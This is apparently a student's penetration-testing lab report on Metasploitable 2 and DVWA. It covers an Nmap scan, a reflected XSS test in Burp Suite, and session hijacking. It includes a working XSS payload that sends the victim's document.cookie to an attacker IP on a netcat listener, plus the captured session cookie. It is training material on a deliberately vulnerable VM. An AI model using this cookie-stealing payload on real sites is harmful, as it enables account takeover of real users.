Phase 4

Post Exploitation and Evidence Collection

Post Exploitation Overview

After Getting Remote code execution on the Metasploitable 2 machine post exploitation activities were performed to validate system attack escalate privileges and collect forensic evidence. The goal in this phase is to analyze the environment, identify misconfigurations, and gathering files that show full access of the system.

Tools used


- Nmap
- Metasploit, Meterpreter
- Kali Linux
- Linpeas
- Netcat Listner

Methodology


1. **Performing Nmap Scan on Metasploitable 2**

   Started performing Reconnaissance using Nmap by the following command

   Nmap -sC -sV 192.168.29.100 -oN nmap_scan.txt




```
┌──(kali㉿kali)-[~/Documents/Rooted/meta2/enum]
└─$ nmap -sC -sV 192.168.29.100 -oN nmap_scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-26 04:42 EST
```



```
Nmap scan report for 192.168.29.100
Host is up (0.0011s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-bounce: bounce working!
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.29.180
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
```

The Scan Resulted in Several Open Ports as we can see from the Snapshots.




```
25/tcp   open  smtp        Postfix smtpd
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
|_ssl-date: 2025-11-26T09:43:27+00:00; +5s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing ou
tside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DS
N
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      42175/tcp   mountd
|   100005  1,2,3      59419/udp   mountd
|   100021  1,3,4      51714/udp   nlockmgr
```

How ever we are particularly interested in port 80 because that’s the default port for HTTP services where web services are hosted.

2. **Performing Reconnaissance on Http Service**

   We can visit the hosted web services using the browser and typing the link in the format given below

   http://192.168.29.100



metasploitable2


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

This webservice hosts several websites. We will proceed with DVWA for Demonstration Purposes.




You have logged out

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

Hint: default username is 'admin' with password 'password'

Here is the DVWA login page. The Defaul Credentials for login is Username **“admin”** Password **“password”.**



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.


General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Username: admin
Security Level: low
PHPIDS: disabled

This is the Home/Configuration page of the DVWA website where we can perform Penetration testing. We will proceed with the Cross-site Scripting i.e. XSS Reflected.



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

More info


http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: admin
Security Level: low
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.0.7

3. Burp suite and Testing for XSS Reflected.

Burpsuite can be launched using the commad **burpsuite** in the terminal.




```
┌──(kali㉿kali)-[~/Documents/Rooted/meta2/enum]
└─$ burpsuite
[warning] /usr/bin/burpsuite: No JAVA_CMD set for run_java, falling back to JAVA_CMD = java
Your JRE appears to be version 21.0.9 from Debian
Burp has not been fully tested on this platform and you may experience problems.
SLF4J: No SLF4J providers were found.
SLF4J: Defaulting to no-operation (NOP) logger implementation
SLF4J: See https://www.slf4j.org/codes.html#noProviders for further details.
```



Messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.

We Have Configured Burp suite primitively and we turn on the intercept and setup foxy proxy to intercept traffic to DVWA website.




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

<script>Alert('XSS')</script> Submit

Performing basic cross site scripting test.



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.10.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to http://192.168.29.100:80
Open browser
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 2
Request headers 10
Notes
Pretty Raw Hex
Search
0 highlights
Event log (4) All issues
Memory: 129.1MB
Disabled

Time	Type	Direction	Method	URL	Status code	Length
05:35:04 26 No...	HTTP	→ Request	GET	http://192.168.29.100/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3EAlert%28%27XSS%27%29%3C%2Fscript%3E		

Request

```
GET /dvwa/vulnerabilities/xss_r/?name=%3Cscript%3EAlert%28%27XSS%27%29%3C%2Fscript%3E HTTP/1.1
Host: 192.168.29.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.29.100/dvwa/vulnerabilities/xss_r/
Cookie: security=low; PHPSESSID=12e2ed303150fbbbbb9d2154a3d2c01e
Upgrade-Insecure-Requests: 1
Priority: u=0, i


```


The request is captured as intended in the burp suite. We allow the request to pass through to see if there is any cross-site scripting vulnerability.



This above snapshot confirms the Client side Reflected XSS vulnerability.


4. Performing session Hijacking by stealing cookies

We Setup our netcat to listen to anything in port 4444.




```
┌──(kali㉿kali)-[~/Documents/Rooted/meta2/enum]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
```

Then we use this Script to steal session cookies.



```
<script>new Image().src="http://192.168.100.128:4444/?cookie="+document.cookie;</script>
```




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

="+document.cookie;</script> Submit

Hello


Bingo, we got the cookies in our attacker machine as intended.



```
┌──(kali㉿kali)-[~/Documents/Rooted/meta2/enum]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.100.128] from (UNKNOWN) [192.168.100.128] 51406
GET /?cookie=security=low;%20PHPSESSID=12e2ed303150fbbbbb9d2154a3d2c01e HTTP/1.1
Host: 192.168.100.128:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.29.100/
Priority: u=5, i
```

The Phpsession Id Cookie was captured.

PHPSESSID=12e2ed303150fbbbbb9d2154a3d2c01e



PHPSESSID

Name: PHPSESSID

Value: 12e2ed303150fbbbbb9d2154a3d2c01e

Domain: 192.168.29.100

Path: /

Expiration: No Expiration


Same Site:

☑ Host Only ☑ Session ☐ Secure ☐ Http Only

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

Hint: default username is 'admin' with password 'password'

Using the Session ID, we captured we can use it hijack the session without any credentials. By above snap shot we can determine that by using the cookie editor extension we were able to successfully change the cookies.



Name: PHPSESSID
Value: 12e2ed303150fbbbbb9d2154a3d2c01e
Domain: 192.168.29.100
Path: /
Expiration: No Expiration
Same Site:
☑ Host Only ☑ Session □ Secure □ Http Only

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

